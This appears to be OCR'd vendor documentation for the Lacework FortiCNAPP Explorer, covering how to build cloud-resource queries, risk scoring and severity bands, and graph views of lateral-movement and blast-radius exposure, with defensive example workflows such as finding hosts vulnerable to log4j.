
1. Go to *Discovery* > *Explorer*.
2. Click *Build your own query*. The query builder opens.




3. Click *Select a return type*.
4. Select the return type and click *Add condition*.

Return type	Description
Hosts	Includes AWS EC2 instances, Azure VMs, and Google Cloud compute instances.
Storage Assets	Includes databases (Amazon RDS, Azure Database, and Google Cloud SQL), storage buckets (Amazon S3, Azure Blob Storage, and Google Cloud Storage), and key assets (AWS KMS keys, Azure Key Vault, and Google Cloud keys).
Identities	Includes AWS IAM roles, Azure role definitions, and Google Cloud service accounts. Please be aware that at this time, you cannot create a query for an identity with a specific alert ID.

5. Add condition (WHERE) clauses as follows:
   a. Click *Add clause*.
   b. In the condition pane, select the condition type.



Use *Search* to find specific conditions. Matching results are highlighted.



c. Specify the condition values.

d. Click *Add clause*. The condition clause is added to the query.


To delete a clause, click the delete icon ⊖.

6. (Optional) Click the relationship buttons to define relationships with other resource types. The relationship buttons are located under the query conditions and vary depending on the resource type.

Return type	Relationship options
Hosts	• *that can assume Identities* • *that can access Storage Assets*
Storage Assets	• *that can be accessed by Hosts* • *that can be accessed by Identities*
Identities	• *that can be assumed by Hosts* • *that can access Storage Assets*

Add condition clauses to the relation subquery in the same manner as the primary query.

7. (Optional) Click *Save this query*. The query will be added to the saved query dropdown list.



Working with query results

The query results are displayed in a table.

Click the download icon to download a CSV file of the query results.

The table columns are dynamic. Hover over a value to copy, filter, or view more data.

When adding a filter to a query, the results table automatically shows the filter column. If the column is hidden in the table settings, it will be shown. If the column does not exist in the table settings, it will be temporarily added and then removed if the filter is removed. Dynamic columns are included in the CSV download of the query results.

Dynamic columns are only supported in the *Explorer* query builder. They are not supported in *Alerts* or *Vulnerabilities*.

The following columns are available. although not all or displayed by default:

Column	Description
Account Alias	Name or alias associated with the AWS Account, GC Project, or Azure Subscription that the resource resides in.
Action	Click *Graph* to view the resource in the Explorer graph on page 2382. Click *Details* to view the resource in the Resource Inventory.
Alerts	Notifications about potential issues or threats. At this time, there is a 3-4 hour delay between the time an alert is discovered and the time it appears in the Explorer. In some cases, the delay may take up to 24 hours.

Column	Description
Attack Paths	Possible routes that attackers could exploit.
Cloud Provider	The cloud service provider (e.g., AWS, Azure).
Compliance Violations	Instances where resources do not meet compliance standards.
Last Collected Time	The most recent time data was collected.
Public IP Addresses	IP addresses that are publicly accessible.
Resource Id	Unique identifier for each resource.
Resource Tags	Labels assigned to resources for easier identification.
Resource Type	The type of this resource.
Risk Severity	Overall risk assessment of the resource.
Risk Factors	Details and explanation of the factors contributing to the risk score.
Risk Score	The numerical risk score.
URN	Uniform Resource Name, a unique identifier.
Vulnerabilities	Security weaknesses found in resources.

Applying filters

The following columns can be used to apply additional filters to the current query:

- Account Alias
- Cloud Provider
- Public IP Addresses
- Resource ID
- Risk Score
- Resource Tags
- Resource Type
- Risk Severity
- URN

To filter the query from the results table:

1. Hover over a value in a filterable column until the actions icon appears.
2. Select the appropriate filter from the options in the actions menu.
   - *Add as a filter*: Appends the selected value as a filter clause to the query.
   - *Filter only by this*: Removes all existing filters and adds this one.

   The column values are appended to the query.

   If the cell contains multiple values, all the values are added.
3. To remove the filter, click the *Remove* icon to delete the condition.

Explorer risk score

The *Explorer Risk Score* provides a comprehensive picture of risk associated with a cloud resource, including vulnerabilities, compliance, identities and cloud misconfigurations. A cloud resource can be a host, container, security groups, AMI, package etc.

Risk scores are available in Explorer for the following resource types:

- Compute resources
- Data resources
- Storage resources
- Identities

For each resource, its overall risk is determined as the maximum risk of the various attack paths that the resource is present on.

For each path, the risk is calculated according to the method described in Attack Path Risk Calculation on page 1417. This includes the exploitability of a single resource present on the path based on its vulnerabilities, as described in Lacework FortiCNAPP Risk Score on page 1256.

Exceptions

The *Explorer Risk Score* behaves differently from risk scores presented in other parts of the application, such as the *Vulnerability Host Risk Score* and the *Attack Path Analysis (Top Work Items) Risk Score*.

- For hosts and storage assets:
  - If there is no risk data (such as no vulnerability scans or attack paths), the system does not assign a risk score.
  - If you do not see a score for a host or storage asset, it likely means there is not enough information to evaluate its risk.
- For identities:
  - These scores come from cloud infrastructure entitlement management (CIEM) datasets.
  - The risk score is based on data such as permissions, access levels, and identity behavior, not traditional vulnerability data.
  - The score is only available when applicable.

In some cases, a vulnerability risk score is displayed instead of an explorer risk score. This occurs due to the lookback periods for determining risk.

A query may not return a risk score if resource collection has been performed, but the data has not yet been evaluated by the models.

Example: Container image risk scores

On the *Vulnerability* page, images are evaluated in isolation. If an image has critical vulnerabilities, it will show a high risk score, regardless of how it is used.

On the Explorer page, the image is evaluated in context. Even if the image has critical vulnerabilities, it will only be considered high risk if it's actually part of an attack path that could lead to real damage. If no containers running that image are exposed to attack paths, the image will be considered low risk, even with critical vulnerabilities.

Risk explainability

A brief, natural language explanation of the factors included in the computation of the risk score for a particular resource is provided for relevant resource types.

This explanation is displayed in a hierarchy, where the risk at each level of the hierarchy is incorporated into the risk at higher levels. Not all aspects of the proprietary risk score model are described in the explanation provided.

Severity

Each cloud resource risk has a *Severity*. This is a text label corresponding to the following range of values for the numeric risk score:

Severity	Risk Score
Critical	9.7 - 10.0
High	8.0 - 9.7
Medium	6.8 - 8.0
Low	2.0 - 6.8
None	0.0 - 2.0

Factors

Factors displays three icons indicating the marginal risk contribution from each of three product areas (*Attack Path*, *Identities*, and *Vulnerability*) to the final risk.

Click *Factors* to open the *Risk Explainability* dialog.

Risk explainability dialog

The highest risk paths are displayed (up to three are shown).

Paths to the resource may be attack paths or internet reachable paths.

Both types of paths are considered when selecting the maximum risk path. A single resource may be present on more than one path.

Along each path, some nodes may consist of a cluster of resources rather than a single resource (such as a cluster of S3 buckets). In these cases, the resource in the cluster with the highest individual risk corresponds to the overall risk of the cluster, unless the resource is within a cluster that is the target of the path (in which case the other resources have no bearing on the risk of the individual resource under consideration).

Each path shown in the *Risk Explainability* dialog displays a further breakdown of explanation in terms of the individual nodes along the path (only some of which contribute to the overall path risk).

Click *View risk score details* to view a breakdown of the risk calculation at a lower level of the hierarchy.

For identity resources, the *Explorer Risk Score* also incorporates a variety of CIEM sub-factor contributions. Not all factors included in the overall score calculation are shown.

Explorer graph

The Explorer graph presents your query results as network and identity relationships between resources. The graph consists of nodes and edges with labels to identify what each node represents. Resource nodes can be connected to issue nodes to indicate that the resource has vulnerabilities, alerts, or misconfigurations.

Nodes can represent clusters of resources of the same type that have the same edges. The number attached to the node indicates the number of nodes in the node cluster. Click a node to display its context panel, which contains more detailed information. See Context panel on page 2383.

Edge lines

Edges are solid or dotted lines. Solid lines are connections between resource nodes and dotted lines are connections between resource nodes and the risk findings.

The following lines are used:

- Red lines: Indicate that a resource is internet-exposed.
- Blue lines: Indicate that a resource is internet-connected but protected by a FortiGate next-generation firewall.

You should verify that the FortiGate policies are defined according to your security requirements.

For more information about FortiGate policies, see Policies in the FortiOS Administration Guide.

- Black lines: Indicates a connection that is not internet-exposed nor internet-connected.
- Dashed lines: Connect resources to Lacework FortiCNAPP assessments (such as vulnerabilities, alerts, and compliance violations).

Context panel

The context panel provides details about the node. For a cluster of resources or entities, it provides a list of what the node represents. You can use the context panel search function to help you find a specific string. Additional sorting and filtering are available depending on the type of node. Click a name from the list to display its details.

For example, the context panel for a cluster of AWS EC2 instances lists all of the individual instances represented by the node. Clicking an EC2 instance from the list displays its machine details, a risk summary, and tag summary.


The context panel for a cluster of vulnerabilities lists all of the individual vulnerabilities represented by the node. Clicking a vulnerability displays its details such as impact analysis and impacted hosts.

Graph examples

Lateral movement example

The following example illustrates a graph for an EC2 instance with the potential risk of lateral movement.

In this example, FortiCNAPP detects potential lateral movement when an SSH secret (on the original internet-exposed instance) can be used by an attacker to access additional instances.



Region 1

This region shows the IP address of the host with internet exposure.

Region 2

This region shows the following:

- EC2 instance that can be accessed from the internet.
- Number of vulnerabilities detected on the instance.
- Number of compliance issues detected on the instance.
- Number of alerts on the instance.

Region 3

This region shows the following:


- An SSH secret on the original instance.
- Other instances that can be accessed using the SSH secret on the internet-exposed instance.

The information in this region highlights the potential lateral movement risk and the SSH key that could be used.

Blast radius example

The following example illustrates a graph for an EC2 instance with a potential compromise blast radius that includes high value storage assets.

In this example, FortiCNAPP detects that an exposed EC2 instance can assume a role that can potentially be used to access Amazon S3, additional IAM roles, and AWS KMS.



Region 1

This region shows the load balancer and the IP address of the host with internet exposure.

Region 2

This region shows the following:

- EC2 instance that can be accessed from the internet.
- Number of vulnerabilities detected on the instance.
- Number of compliance issues detected on the instance.
- Number of alerts on the instance.

Region 3

This region shows the following:

- The IAM role that the EC2 instance assumes to access the storage assets.
- Amazon S3 buckets that can be accessed using the IAM role.
- KMS secrets that can be accessed using the original IAM role.
- Additional IAM roles that can be accessed using the original IAM role.

The information in this region provides visibility into the blast radius of potential compromise and summarizes all of the high value assets that could be at risk.

Workflows

Overview


This topic covers common use cases for FortiCNAPP Explorer. The Explorer provides saved queries as a starting point and allows you to build complex queries involving multiple risk factors, such as vulnerabilities, identities, and noncompliance.

Create queries to explore cloud entities and their connectivity for the following common use cases:

- **Compute instances**: You can create queries to explore compute instances that can assume the role of specific identities or have access to specific data resources. This allows you to understand the permissions and roles assigned to various compute instances within your cloud environment.
- **View identities**: you can view identities that can be assumed by specific compute instances or have access to specific data resources. This helps in identifying which identities have the ability to interact with certain compute instances and data resources, ensuring proper access control and security.
- **Identify access to resources**: You can identify resources that can be accessed by specific compute instances or identities. This enables you to map out the connectivity and access patterns within your cloud infrastructure, providing insights into potential security risks and compliance issues.


Compute instances that have a specific vulnerability

You receive notice that some EC2 instances are vulnerable to log4j vulnerability. All these hosts belong to a production account with the hostnames containing *production*. You can start your investigation by using the query builder to find which instances have a vulnerability with *CVE-2021-44228* tagged as hostnames containing *production*.




Compute instances that identify an identity risk associated with the crown jewel assets

As a cloud security analyst, you want to identify any identity risks associated with crown jewel assets so that you can assign the appropriate permissions associated with the resource. A *crown jewel* is any resource you care about, such as data assets (S3 buckets, databases, etc). In this scenario you will create a query to show *Identities* that can access *Storage Assets* to view all identities ordered by identity risk that can access storage assets.




Compute instances for blast radius with vulnerabilities on an active package

As a VM analyst, you want to identify hosts in production environments with the largest blast radius that have vulnerabilities on an active package with an active exploit and can be accessed from the internet. For this query you will show the *Hosts* where the *Risk Score* is greater than *8* with *Critical* and *High* vulnerabilities and an *Active Package* status with *Tags* where the *Environment* is equal to *production* that can assume identities.



Show all internet exposed hosts with SSH port 22 open

As a VM analyst, you want to identify all internet exposed hosts that have SSH ports open so that you can inform your engineering team and mitigate those risks. To create this query, show *Hosts* where open ports is equal to *22*.

